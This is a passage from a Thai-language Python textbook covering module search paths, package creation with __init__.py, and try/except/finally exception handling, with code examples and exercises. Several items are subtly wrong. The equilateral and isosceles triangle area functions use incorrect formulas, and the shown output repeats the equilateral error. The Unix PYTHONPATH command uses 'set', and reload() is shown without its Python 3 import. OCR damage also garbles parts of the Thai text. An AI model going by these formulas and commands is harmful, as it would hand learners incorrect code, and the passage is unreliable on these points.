['C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/CH8', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\Lib\\idlelib', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\python39.zip', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\DLLs', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib\\site-packages']
```

สามารถเพิ่มเติมที่อยู่ของโปรแกรมหรือโมดูลที่เขียนขึ้นได้เอง โดยใช้คำสั่ง sys.path.append(PATH\_NAME) เช่น

```
>>> sys.path.append('C:\\test')
>>> print(sys.path)
['C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/CH8', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\Lib\\idlelib', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\python39.zip', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\DLLs', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39', 'C:\\Users\\Phat\\AppData\\Local\\Programs\\Python\\Python39\\lib\\site-packages', 'C:\\test']
```

### PYTHONPATH

ตัวแปร PYTHONPATH เป็นตัวแปรระบบ ที่รุกสร้างขึ้นจากระบบปฏิบัติการ ซึ่งตัวแปรดังกล่าวจะเก็บบัญชีรายชื่อที่อยู่ของไดเรกทรอรี่ที่ระบบใช้สำหรับทำงาน รวมถึงไดเรกทรอรี่ของไฟล์อนด่วย ตัวแปรดังกล่าวสามารถกำหนดให้ได้ โดยใช้รูปแบบคำสั่งดังนี้

บนระบบปฏิบัติการวินโดวส์ เลือก start >> run >> cmd

```
set PYTHONPATH=c:\python39\lib;
```

บนระบบปฏิบัติการยูนิกซ์ เปิด terminal

```
set PYTHONPATH=/usr/local/lib/python
```

บนระบบปฏิบัติการวินโดวส์ สามารถกำหนดผ่านกราฟฟิกได้ โดยเลือก My Computer >> คลิกขวาเลือก properties >> เลือก System >> Advanced system settings >> Environment variables...>> System variables >> Path >> edit >> ให้กำหนด path ดังนี้ เช่น %C:\Python34 >> กดปุ่ม OK ไปเรื่อย ๆ จนกว่าหน้าต่างการทำงานจะหมด

### การโหลดโมดูลมาใช้งานใหม่

โดยปกติเมื่อนำเข้าโมดูลได้ ๆ มาทำงานในโปรแกรม นิยมประกาศไว้บริบทดับนสุดของโปรแกรม โดยโมดูลนั้น ๆ จะรุกโหลดมาใช้งานเพียงครั้งเดียวเท่านั้น จนโปรแกรมยุติการทำงาน แต่ถ้าต้องการโหลดโมดูลได้โมดูลหนึ่งให้ทำงานอีกครั้งในโปรแกรม มีรูปแบบคำสั่งดังนี้

```
reload(module_name)
```


ตัวอย่างเช่น reload(CalAreaRectangle)

### 3. แพ็คเกจ (Packages)

โปรแกรมที่มีขนาดใหญ่ จะประกอบด้วยคลาส โมดูล และฟังก์ชันอยู่เป็นจำนวนมาก เราสามารถจัดหมวดหมู่ ของคลาส โมดูล และฟังก์ชันให้เป็นระบบและง่ายต่อการใช้งาน โดยการนำเอกสารคลาส และโมดูลนั้น รวมเข้า

กันไว้ตามลำดับซึ่นด้วยโครงสร้างแฟ้มอย่างเป็นระบบ และใช้คำสั่ง import ใน การเรียกใช้ สำหรับการสร้างแพ็คเกจมีขั้นตอนดังนี้

จากที่กล่าวมาแล้วข้างต้น ผู้เขียนได้สร้างโมดูลและเก็บไว้ในแฟ้มชื่อว่า CalAreaRectangle.py ไว้แล้ว ต่อไปผู้เขียนจะสร้างโมดูลเพิ่มขึ้นอีก 1 โมดูล คือ โมดูลคำนวณหาพื้นที่สามเหลี่ยม (CalAreaTriangle) แสดงในโปรแกรมที่ 8.4 ซึ่งประกอบไปด้วย สามเหลี่ยมทั่วไป (Triangle) สามเหลี่ยมด้านเท่า (Equilateral) สามเหลี่ยมหน้าจั่ว (Isosceles) และสามเหลี่ยมมุมฉาก (Pythagorean) และทำการบันทึกเป็นแฟ้มชื่อ CalAreaTriangle.py และเก็บ โมดูลทั้งสอง (CalAreaRectangle และ CalAreaTriangle) ไว้ในไดเรคทรอริชีส์ ของ CalArea ดังรูปด้านล่าง



#### ตัวอย่างโปรแกรมที่ 8.4 โมดูล CalAreaTriangle

```

1 # Calculating Triangles Area
2 # This module named CalAreaTriangle.py
3 def triangle(height, base):
4     return 1/2 * height * base
5
6 def equilateral(width):
7     return 3**(1/2) * width * width
8
9 def isosceles(base, sidebase):
10    return base/4 * 4 * (((sidebase*sidebase) - (base*base)))**(1/2)
11
12 def pythagorean(perpendicular):
13    return 0.5 * perpendicular * perpendicular

```

ขั้นตอนต่อไป ให้สร้างแฟ้มชื่อ \_\_init\_\_.py เพื่อใช้สำหรับเก็บค่าคง ทิกเริ่มต้น สำหรับเรียกใช้งานแพ็คเกจ CalArea และเก็บไว้ในไดเรคทรอริชีส์ ของ CalArea รวมกันกับแฟ้ม CalAreaRectangle.py และ CalAreaTriangle.py จากนั้นทำการกำหนดค่าให้กับแฟ้ม \_\_init\_\_.py ดังนี้

```

1 #This initial file for CalArea Package (__init__.py)
2 from .CalAreaRectangle import rectangle, square, parallelogram, \
3     trapezoid, rhomboid, KiteRectangular, AnyRectangular
4 from .CalAreaTriangle import triangle, equilateral, isosceles, \
5     pythagorean

```

ในไฟล์ `__init__.py` ให้ทำการ `import` โมดูลพร้อมกับฟังก์ชันทั้งหมดที่ต้องการใช้งาน ดังตัวอย่างที่แสดงไว้ข้างบน จากนั้นทดสอบบนเบื้องต้นเพื่อเรียกใช้งานแพ็คเกจ `CalArea` โดยใช้คำสั่ง `import` และตามด้วยชื่อของแพ็คเกจ (สำหรับในตัวอย่างคือ `import CalArea`) ดังตัวอย่างโปรแกรมที่ 8.5

### ตัวอย่างโปรแกรมที่ 8.5 import CalArea

```

1 # Calling package CalArea
2 import CalArea # import package CalArea
3 print("Area of square : ",CalArea.square(2.5, 2.5))
4 print("Area of rectangle : ",CalArea.rectangle(2.5, 3.5))
5 print("Area of triangle : ",CalArea.triangle(3, 2.5))
6 print("Area of equilateral : ",CalArea.equilateral(2.5))

```

```

Area of square : 6.25
Area of rectangle : 8.75
Area of triangle : 3.75
Area of equilateral : 10.825317547305481
>>>

```

จากโปรแกรมตัวอย่างที่ 8.5 บรรทัดที่ 2 โปรแกรมทำการ `import` แพ็คเกจชื่อ `CalArea` เข้ามาทำงาน จากนั้นในบรรทัดที่ 3, 4, 5 และ 6 ทดสอบเรียกฟังก์ชันที่อยู่ภายใต้แพ็คเกจดังกล่าว โดยผู้ใช้ต้องทราบด้วยว่าแต่ละฟังก์ชันต้องการอาร์กิวเม้นต์ในการทำงานกี่ตัว อะไรบ้าง ผลลัพธ์จากการเรียกใช้ฟังก์ชันแสดงในตัวอย่างข้างบน



ระวัง ในไดเรคทรอรี่ที่สร้างเป็นแพ็คเกจ (Package) จะต้องประกอบด้วย ไฟล์ (โมดูล) ที่มีนามสกุล `*.py` และ `__init__.py` โดยต้องสะกดชื่อไฟล์ `__init__` ให้ถูกต้องเสมอ (`__` คือ ชีดลางตอกันจำนวน 2 อักษร)

### สรุปการสร้างและใช้งานแพ็คเกจ

1. สร้างโมดูลที่ประกอบไปด้วยฟังก์ชันต่าง ๆ ที่ผู้เขียนโปรแกรมต้องการจะสร้าง เช่น โมดูล `CalAreaRectangle` ประกอบด้วยฟังก์ชัน

- คำนวณพื้นที่สี่เหลี่ยมด้านเท่า (Square) ผืนผ้า (Rectangle) เป็นต้น  
เสร็จแล้วบันทึกแฟ้มเป็นชื่อ CalAreaRectagle.py
2. สร้างแฟ้มเพื่อกำหนดค่าคงพิกให้กับแพ็กเกจ ชื่อ `__init__.py`  
(ต้องใช้ชื่อนี้เท่านั้นและต้องสะกดชื่อแฟ้มให้ถูกต้องด้วย) ภายใต้แฟ้ม  
ให้ทำการ `import` โมดูลและฟังก์ชันที่ต้องการใช้งาน เช่น `from`  
`.CalAreaRectangle import square, rectangle` เป็นต้น
  3. สร้างไดเรคทรอรีเพื่อทำเป็นแพ็กเกจสำหรับโมดูลที่สร้างขึ้น โดยตั้ง  
ชื่อไดเรคทรอรีให้สอดคล้องกับโมดูลที่สร้าง ในตัวอย่างนี้จะสร้าง  
ไดเรคทรอรีชื่อ `CalArea` จากนั้นให้ทำการคัดลอกแฟ้ม  
`CalAreaRectagle.py` และ `__init__.py` เข้าไปในไดเรคทรอรีที่  
สร้างขึ้น (ถ้ามีมากกว่า 1 แฟ้มให้คัดลอกเข้าไปทั้งหมด)
  4. เขียนโปรแกรมทดสอบใช้งานแพ็กเกจ โดยใช้คำสั่ง `import` เข้ามา  
ทำงาน เช่น

```
import CalArea
print("Area of squire :", CalArea.square(2.5, 2.5))
```

**สรุป:** ในบทนี้อธิบายเกี่ยวกับความหมายของโมดูลและแพ็กเกจในไฟรอน ทดลองสร้างโมดูลและแพ็กเกจขึ้นมาใช้งานเอง รวมถึงอธิบายถึงวิธีการเรียกใช้งานโดยละเอียด

### แบบฝึกหัดท้ายบท

1. อธิบายความแตกต่างระหว่าง package และ module
2. การเรียกใช้งานโมดูลมีกี่ประเภท อะไรบาง พร้อมยกตัวอย่าง
3. อธิบายความแตกต่างระหว่าง import, from module import function  
และ `import *`
4. ถ้าต้องการกำหนด path ของโปรแกรมไฟรอนในวินโดวส์ มีขั้นตอน  
การดำเนินการอย่างไรบาง
5. การใช้ `reload(module)` เพื่อวัตถุประสงค์ใด
6. `__init__` ในแพ็กเกจทำหน้าที่อะไร
7. อธิบายขั้นตอนการสร้างแพ็กเกจว่ามีอะไรบาง
8. เขียนโปรแกรมสร้างแพ็กเกจและโมดูล โดยมีรายละเอียดดังนี้

Package ชื่อว่า CALCULATOR

Module ชื่อว่า FORMULAR ซึ่งประกอบไปด้วยฟังก์ชันสำหรับการคำนวณดังนี้

ADDER (บวก), SUBTRACTOR (ลบ), MULTIPLIER (คูณ), DIVIDER (หาร), AVG (หาค่าเฉลี่ย ก จำนวน), SUM (หาผลรวม ก จำนวน), D2B (แปลงฐานสิบเป็นฐานสอง), D2O (แปลงฐานสิบเป็นฐานแปด), D2H (แปลงฐานสิบเป็นฐานสิบหก), POW(ยกกำลัง), SQT(ผลตสแควร์)





## บทที่ ๙

### การจัดการข้อผิดพลาด (Exception Handling)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ  
(Source code)

#### 1. เอ็กเซปชัน (Exceptions)

Exception หมายถึง ข้อผิดพลาดที่เกิดขึ้นขณะโปรแกรมกำลังทำงาน เช่น ข้อผิดพลาดที่เกิดขึ้นจากการหารด้วยศูนย์ ไม่มีสิทธิ์ในการอ่านเขียนไฟล์ หรือการหาไฟล์ไม่พบ เป็นต้น ถ้าข้อผิดพลาดเหล่านี้เกิดขึ้นในโปรแกรมแล้ว และไม่สามารถจัดการกับข้อผิดพลาดได้ จะส่งผลให้โปรแกรมหยุดทำงานลงในที่สุด กลไกสำหรับจัดการกับข้อผิดพลาดที่เกิดขึ้นเรียกว่า Exception Handling โดยทั่วไปแล้วความผิดพลาดสามารถแบ่งออกเป็น 2 ประเภทหลัก ๆ คือ ความผิดพลาดขณะคอมไพล์ (Compile-Time Errors) หรือ Syntax Error และความผิดพลาดขณะโปรแกรมกำลังทำการประมวลผล (Run-Time-Errors)

1) ความผิดพลาดขณะคอมไпал์ เกิดขึ้นจากผู้เขียนโปรแกรมไม่ปฏิบัติตามข้อกำหนดตามไวยกรณ์ของภาษา เช่น สะกดประโยชน์คำสั่งผิดพลาด ประกาศตัวแปรที่เหมือนกับคำส่วน เป็นต้น ลักษณะความผิดพลาดแบบนี้ผู้เขียนโปรแกรมจะพบเมื่อสั่งคอมไпал์โปรแกรม ถ้าไม่มีการแก้ไขข้อผิดพลาดเหล่านี้ ก่อน โปรแกรมจะไม่สามารถทำงานต่อได้

2) ความผิดพลาดขณะทำการประมวลผล สามารถจำแนกได้เป็น 2 สาเหตุใหญ่ ๆ คือ ความผิดพลาดจากวิธีการคิด (Program Logic) และความผิดพลาดที่เกิดจากสภาพแวดล้อมของการทำงานไม่สมบูรณ์

- ความผิดพลาดจากวิธีการคิด คือ ผู้เขียนโปรแกรมเกิดความเข้าใจผิดเกี่ยวกับกระบวนการทำงานของโปรแกรม เช่น โปรแกรมทำการหารด้วยศูนย์ โปรแกรมสั่งอ่านไฟล์แต่ไม่ปรากฏไฟล์ดังกล่าวในระบบ เป็นต้น (ในส่วนนี้ผู้เขียนโปรแกรมสามารถบริหารจัดการได้ โดยใช้คำสั่ง try...except)

- ความผิดพลาดที่เกิดจากสภาพแวดล้อมการทำงานไม่สมบูรณ์ เช่น หน่วยความจำไม่เพียงพอต่อการทำงาน ระบบเครือข่ายไม่พร้อมใช้งาน พื้นที่ที่เก็บข้อมูลเต็ม เป็นตน

โดยปกติเมื่อโปรแกรมที่เขียนขึ้นเกิดข้อผิดพลาดอย่างใดอย่างหนึ่ง โปรแกรมจะจัดการความผิดพลาดเหล่านั้นทันที เรียกว่ากระบวนการนี้ว่า การจัดการข้อผิดพลาด (Exceptions handling) แต่ถ้าไม่สามารถจัดการความผิดพลาดเหล่านั้นได้ โปรแกรมจะหยุดการทำงานของโปรแกรมเหล่านั้นทันที สำหรับการบริหารจัดการความผิดปกติที่ไม่ได้คาดการณ์ไว้ โปรแกรมได้จัดเตรียมคำสั่งไว้ให้ 2 วิธี คือ การจัดการข้อผิดพลาด (Exceptions handling) และการยืนยันในสมมติฐาน (Assertions)

## 2. การจัดการข้อผิดพลาด (Exceptions handling)

คุณลักษณะที่สำคัญอย่างมากสำหรับการเขียนโปรแกรม คือ ความคงทนของโปรแกรม (Robustness) โปรแกรมที่มีความคงทนจะไม่ล้มเหลวหรือมีอัตราการทำงาน แม้ในขณะที่เกิดข้อผิดพลาดขึ้นจากความผิดพลาดของผู้ใช้ หรือจากสิ่งแวดล้อมอื่น ๆ เพื่อให้โปรแกรมสามารถต่อสู้กับความล้มเหลวในขณะทำงานได้ โปรแกรมได้จัดเตรียมคำสั่งในการจัดการความผิดพลาดไว้ โดยมีรูปแบบคำสั่งดังนี้

```

try:
    normal statement(s)
except Exception 1:
    exception statement(s)
except Exception 2:
    exception statement(s)
    .....
except Exception n:
    exception statement(s)
else:
    normal statement(s)

```

เงื่อนไขการใช้คำสั่ง try...except มีดังนี้

- โปรแกรมตรงส่วนที่คาดว่าอาจจะเกิดข้อผิดพลาดขึ้นได้ในอนาคต (normal statement(s)) ให้ใช้คำสั่ง try ครอบไว้
- คำสั่ง try จะทำงานร่วมกับ except เพื่อ ด้วยคำสั่ง except สามารถใช้งานได้มากกว่า 1 ครั้ง เนื่องจากการตรวจสอบความผิดพลาดที่เกิดขึ้น มีเดียลัยกรณี
- สามารถแสดงข้อผิดพลาดของโปรแกรมได้เอง โดยกำหนดไว้หลังคำสั่ง except (exception statement(s)) เช่น except IOError:  
print ("Error: can't find file or read data")
- เพื่อนออกแบบให้สามารถใช้คำสั่ง else ปิดท้ายคำสั่ง try...except ได้ สำหรับคำสั่ง else จะทำงานก็ต่อเมื่อโปรแกรมไม่มีข้อผิดพลาดใด ๆ เกิดขึ้น

ตัวอย่างโปรแกรมที่ 9.1 แสดงตัวอย่างการทำงานของ try...except

```

1 # Try...except first program
2 try:
3     fh = open("myfile", "w")
4     fh.write("This is my file for exception handling!!")
5 except IOError:
6     print ("Error: can't find file or read data")
7 else:
8     print ("Written content in the file successfully")
9     fh.close()

```

```


Written content in the file successfully
>>>

```

จากโปรแกรมตัวอย่างที่ 9.1 แสดงการใช้งาน try...except บรรทัดที่ 2 โปรแกรมประกาศคำสั่ง try: เพื่อทำหน้าที่ตรวจสอบจับความผิดพลาดที่อาจจะเกิดขึ้นกับการเปิดไฟล์ข้อมูลในบรรทัดที่ 3 และสั่งเขียนไฟล์ในบรรทัดที่ 4 จากตัวอย่างโปรแกรมทำการเปิดไฟล์เพื่อเขียน ("w") ชื่อ myfile และเขียนข้อความลงในไฟล์ คือ “This is my file for exception handling!!” ลงในไฟล์ดังกล่าว บรรทัดที่ 5 (except) เป็นคำสั่งเพื่อจัดการกับความผิดพลาดที่อาจจะเกิดขึ้น โดยปกติการเปิดไฟล์จะต้องทำการเชื่อมต่อกับ Standard I/O คือ ฮาร์ดดิสก์ ซึ่งเป็นอุปกรณ์ที่อาจจะเกิดข้อผิดพลาดขึ้นได้ ดังนั้นในโปรแกรมจึงใช้คำสั่ง try ทำการครอบส่วนของโปรแกรมที่ติดต่อกับ I/O เอาไว้ ถ้ามีข้อผิดพลาดเกิดขึ้น เช่น เปิดไฟล์ไม่ได้ มีโปรแกรมอื่น ๆ ใช้งานอยู่ เป็นต้น

โปรแกรมจะทำการสั่งในส่วน except IOError เท่าน (บรรทัดที่ 5) โดยพิมพ์ข้อความแสดงขอผิดพลาดคือ “Error: can't find file or read data” และถ้าโปรแกรมไม่มีความผิดพลาดใด ๆ เกิดขึ้น (เปิดไฟล์และเขียนข้อมูลลงไฟล์ได้สำเร็จ) โปรแกรมจะทำงานต่อหลังคำสั่ง else (บรรทัดที่ 7) โดยพิมพ์ข้อความคือ “Written content in the file successfully” และปิดไฟล์ข้อมูลในบรรทัดที่ 9 ตามลำดับ

จากตัวอย่างให้ทำการทดสอบอ่าน-เขียนเพิ่มใหม่อีกครั้ง โดยในครั้งนี้กำหนดสิทธิ์ให้อ่านไฟล์ข้อมูลได้อย่างเดียว (บนระบบปฏิบัติการวินโดวส์) โดยคลิกขวาที่ไฟล์ชื่อ myfile >> เลือก Properties >> ส่วนของ Attributes ให้ทำการคลิกเลือก read-only >> เลือก Ok ดังรูปที่ 9.1



รูปที่ 9.1 แสดงการกำหนดสิทธิ์ชนิดอ่านได้อย่างเดียวให้กับไฟล์ชื่อ myfile

จากนั้นให้ทำการรันโปรแกรมที่ 9.1 อีกครั้ง ผลลัพธ์ที่ได้คือ

```
Error: can't find file or read data
>>>
```

ข้อผิดพลาดเกิดขึ้นจากโปรแกรมไม่สามารถเขียนข้อมูลลงไปในไฟล์ได้ เพราะไฟล์ถูกกำหนดสิทธิ์ให้อ่านได้อย่างเดียว เมื่อเกิดความผิดพลาดขึ้น โปรแกรมจะทำงานหลังคำสั่ง except IOError โดยพิมพ์ข้อความ “Error: can't find file or read data” ออกทางจอภาพ และไม่ทำคำสั่งที่อยู่หลัง else (ไม่จำเป็นต้องปิดไฟล์ เพราะว่าโปรแกรมไม่สามารถเปิดไฟล์ได้)

สำหรับความผิดพลาดที่เกิดจากการป้อนข้อมูลทางแป้นพิมพ์ เช่น ผู้ใช้งานป้อนข้อมูลผิดประเภท ก็จะส่งผลทำให้เกิดข้อผิดพลาดได้ เช่น

```
>>> n = int(input("Please enter a number: "))
Please enter a number: 23.5      #invalid data type
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: invalid literal for int() with base 10: '23.5'
```

ตัวอย่างโปรแกรมที่ 9.2 แสดงการใช้ try...except กับการจัดการข้อผิดพลาดจากแป้นพิมพ์

```
1 # Try...except with keyboard
2 while True:
3     try:
4         n = int(input("Please enter an integer: "))
5         break
6     except ValueError:
7         print("No valid integer! Please try again ...")
8 print("Great, you successfully entered an integer!")
```

```
Please enter an integer: 5.5
No valid integer! Please try again ...
Please enter an integer: 5
Great, you successfully entered an integer!
>>>
```

จากตัวอย่างโปรแกรมที่ 9.2 บรรทัดที่ 2 โปรแกรมทำการวนลูปแบบไม่รู้จบ เพราะเงื่อนไขที่ while ตรวจสอบเป็นจริงเสมอ บรรทัดที่ 3 โปรแกรมทำการตรวจสอบความผิดพลาดที่อาจจะเกิดขึ้นกับการป้อนข้อมูลจากแป้นพิมพ์โดย

ใช้คำสั่ง try บรรทัดที่ 4 โปรแกรมรับข้อมูลผ่านแป้นพิมพ์เป็นสตริงจากนั้นทำการแปลงเป็นเลขจำนวนเต็มด้วยคำสั่ง int ถ้าผู้ใช้งานป้อนข้อมูลเป็นเลขจำนวนเต็มโปรแกรมจะหยุดการทำงานของคำสั่ง while ด้วยคำสั่ง break (บรรทัดที่ 5) และกระโดดไปทำงานต่อในบรรทัดที่ 8 เพื่อพิมพ์ขอความ "Great, you successfully entered an integer!" พร้อมกับจบการทำงานแต่ถ้าผู้ใช้ป้อนข้อมูลชนิดอื่น ๆ เช่น จำนวนจริง ตัวอักษร เป็นต้น โปรแกรมจะเกิดข้อผิดพลาดขึ้น ส่งผลให้โปรแกรมกระโดดไปทำงานหลังคำสั่ง except (บรรทัดที่ 6) ซึ่งประกาศไว้ว่าเป็นความผิดพลาดชนิด ValueError (ข้อมูลผิดประเภท) โปรแกรมจะสั่งพิมพ์ขอความว่า "No valid integer! Please try again..." (บรรทัดที่ 7) จากนั้นโปรแกรมจะกลับไปรับข้อมูลจากแป้นพิมพ์ใหม่ไปเรื่อย ๆ จนกว่าผู้ใช้งานจะป้อนข้อมูลให้ถูกต้อง (เลขจำนวนเต็มเท่านั้น)

### การตรวจจับความผิดพลาดแบบไม่กำหนด Exceptions

ในบางกรณีผู้เขียนโปรแกรมไม่ทราบชนิดของความผิดพลาดที่อาจจะเกิดขึ้น หรือไม่ต้องการกำหนดรายละเอียดของความผิดพลาดที่จะเกิดขึ้นเหล่านั้น ไฟลอนอนุญาตให้ผู้เขียนโปรแกรมไม่จำเป็นต้องกำหนดชนิดของความผิดพลาดได้ โดยมีรูปแบบคำสั่งดังนี้

```

try:
    normal statement(s)
except:
    exception statement(s)
else:
    normal statement(s)

```

ตัวอย่างโปรแกรมที่ 9.3 แสดงการตรวจจับข้อผิดพลาดที่ไม่กำหนด Exception

```

1 # Try...except with no any exceptions
2 try:
3     fh = open("myfile", "w")
4     fh.write("This is my file for exception handling!!")
5 except:
6     print ("IO Error with File")
7 else:
8     print ("Written content in the file successfully")
9     fh.close()

```

**IO Error with File**  
>>>

จากโปรแกรมที่ 9.3 เป็นโปรแกรมที่ทำหน้าที่เปิดไฟล์เพื่อเขียนข้อมูล โดยกำหนดให้มีการตรวจสอบข้อผิดพลาดที่อาจจะเกิดขึ้นจากการเปิดไฟล์ด้วยคำสั่ง `try...except` แต่ไม่กำหนดชนิดความผิดพลาดอันใดอันหนึ่งไว้หลังคำสั่ง `except` (บรรทัดที่ 5) เมื่อโปรแกรมเกิดความผิดพลาดขึ้น โปรแกรมสั่งพิมพ์ข้อความ “IO Error with File” ออกมาก่อนนั้น ซึ่งการเขียนโปรแกรมที่ดีไม่ควรกระทำในลักษณะเช่นนี้ เพราะเมื่อโปรแกรมทำงานผิดพลาด ผู้เขียนโปรแกรมจะค้นหาสาเหตุของความผิดพลาดได้ยาก เพราะโปรแกรมแสดงข้อความแบบทว่า ๆ ไป ไม่ได้เจาะจงหรือเชื่อมโยงกับปัญหาจริงที่เกิดขึ้น

### การตรวจสอบความผิดพลาดชนิดหลาย Exceptions (Multiple exceptions)

Try...except อนุญาตให้สามารถกำหนดเงื่อนไขการเกิดข้อผิดพลาดได้มากกว่า 1 ชนิดได้ภายใน `try` คำสั่งเดียวกัน แต่ขณะเดียวกันนี้ จะมี `exception` เพียงอันเดียวเท่านั้นที่จะได้ถูกประมวลผล ซึ่งมี 2 รูปแบบดังนี้

แบบที่ 1 กำหนด Exception แยกจากกัน

```

try:  

    normal statement(s)  

except Exception 1:  

    exception statement(s)  

except Exception 2:  

    exception statement(s)  

.....  

except Exception n:

```

แบบที่ 2 กำหนด Exception อุบัติโดยคำสั่ง `except` เดียวกัน

```

try:  

    normal statement(s)  

except (Exception1[, Exception2[,...ExceptionN]]):  

    exception statement(s)

```

ตัวอย่างโปรแกรมที่ 9.4 เสดงการใช้งาน Multiple exceptions ทั้ง 2 แบบ

```

1 # Try...except with multiple exceptions
2 import sys
3 #This code for separating errors
4 try:
5     f = open('integers.txt')
6     s = f.readline()
7     i = int(s.strip())
8 except IOError:
9     print("I/O error")
10 except ValueError:
11     print("No valid integer in line.")
12 except:
13     print("Unexpected error")
14

```

```

15 #This code for combining errors
16 try:
17     fh = open("testfile", "w")
18     fh.write("This is my file for exception handling!!")
19 except(IOError, ValueError, SystemError):
20     print("Error: can't find file or read data")
21 else:
22     print("Written content in the file successfully")
23     fh.close()

```

```

I/O error
Written content in the file successfully
>>>

```

จากโปรแกรมที่ 9.4 เสดงการใช้ try...except จัดการกับ exception หลายประเภท ในส่วนแรกของโปรแกรม (บรรทัดที่ 4 – 13) ทดสอบโดยการเปิดไฟล์ชื่อ "integer.txt" แบบอ่านได้อย่างเดียว จากนั้นใช้ฟังก์ชัน readline() เพื่ออ่านข้อมูลในไฟล์จำนวน 1 บรรทัดเก็บไว้ในตัวแปร s บรรทัดที่ 6 โปรแกรมจะตัดขอความว่างออกจากสตริงด้วยฟังก์ชัน strip() จากนั้นสตริงจะถูกแปลงให้เป็นข้อมูลชนิดจำนวนเต็มด้วยฟังก์ชัน int() ความผิดพลาดชนิด IOError (บรรทัดที่ 8) เกิดขึ้นจากโปรแกรมไม่สามารถเปิดไฟล์ชื่อ integers.txt เพื่ออ่านได้ หรือไม่มีเพิ่มตั้งกล่าวอยู่ในไฟล์ (.txt) หรือไม่มีข้อมูลใดๆ หรือข้อมูลไม่ใช่ตัวเลข (เกิดจากการคำสั่ง int(s.strip())) แต่ถ้า

ข้อผิดพลาดไม่อยู่ใน 2 ชนิดแรก โปรแกรมจะทำงานในส่วน except: (บรรทัดที่ 12) โดยพิมพ์ขอความว่า "Unexpected error"

สำหรับส่วนที่สองของโปรแกรม 9.4 (บรรทัดที่ 16 – 23) โปรแกรมทำการเปิดไฟล์ชื่อ testfile.txt แบบเขียนได้ ("w") เมื่อโปรแกรมเริ่มอ่านเขียนไฟล์และเกิดข้อผิดพลาดขึ้น โปรแกรมจะทำงานในบรรทัดที่ 19 ซึ่งได้รวมเอาความผิดพลาดหลายชนิดเข้าไว้ด้วยใน except เดียว กันคือ IOError, ValueError, SystemError เมื่อเกิดข้อผิดพลาดอย่างใดอย่างหนึ่งขึ้นใน 3 ชนิดข้างต้น โปรแกรมจะพิมพ์ขอความว่า "Error: can't find file or read data"

### การตรวจจับความผิดพลาดแบบ try...else..finally

จากตัวอย่างที่กล่าวมาแล้วข้างต้น เมื่อโปรแกรมเกิดข้อผิดพลาดขึ้น โปรแกรมจะทำงานในส่วนหลังของคำสั่ง except แต่ถ้าโปรแกรมทำงานปกติ เมื่อข้อผิดพลาดไม่ได้ จะประมวลผลหลังคำสั่ง else (ถ้าโปรแกรมประมวลคำสั่ง else ไว้ใน try...except) แต่สำหรับคำสั่ง try...finally จะมีการใช้งานที่แตกต่างไปเล็กน้อยคือ try...finally จะทำงานทุก ๆ ครั้ง แม้ว่าโปรแกรมจะเกิดข้อผิดพลาด หรือไม่ก็ตาม ซึ่งมีรูปดังนี้

*try:*

*normal statement(s)*

*finally:*

*finally statement(s)*

สำหรับการใช้ try...finally มีข้อกำหนดที่ควรทราบดังนี้

- สามารถใช้คำสั่ง except ร่วมกับคำสั่ง finally ได้ แต่ควรระวังเรื่องของความหมายในการแสดงผล และจำไว้เสมอว่า เมื่อโปรแกรมทำงานผิดพลาดจะทำงานหลังคำสั่ง except และ finally แต่ถ้าโปรแกรมทำงานปกติ โปรแกรมจะทำคำสั่งหลัง finally
- สามารถใช้คำสั่ง except ร่วมกับ finally และ else ได้ (ไม่แนะนำให้ทำ) แต่ต้องเรียงลำดับให้ถูกต้อง โดยเรียงลำดับคำสั่งดังนี้

*try:*

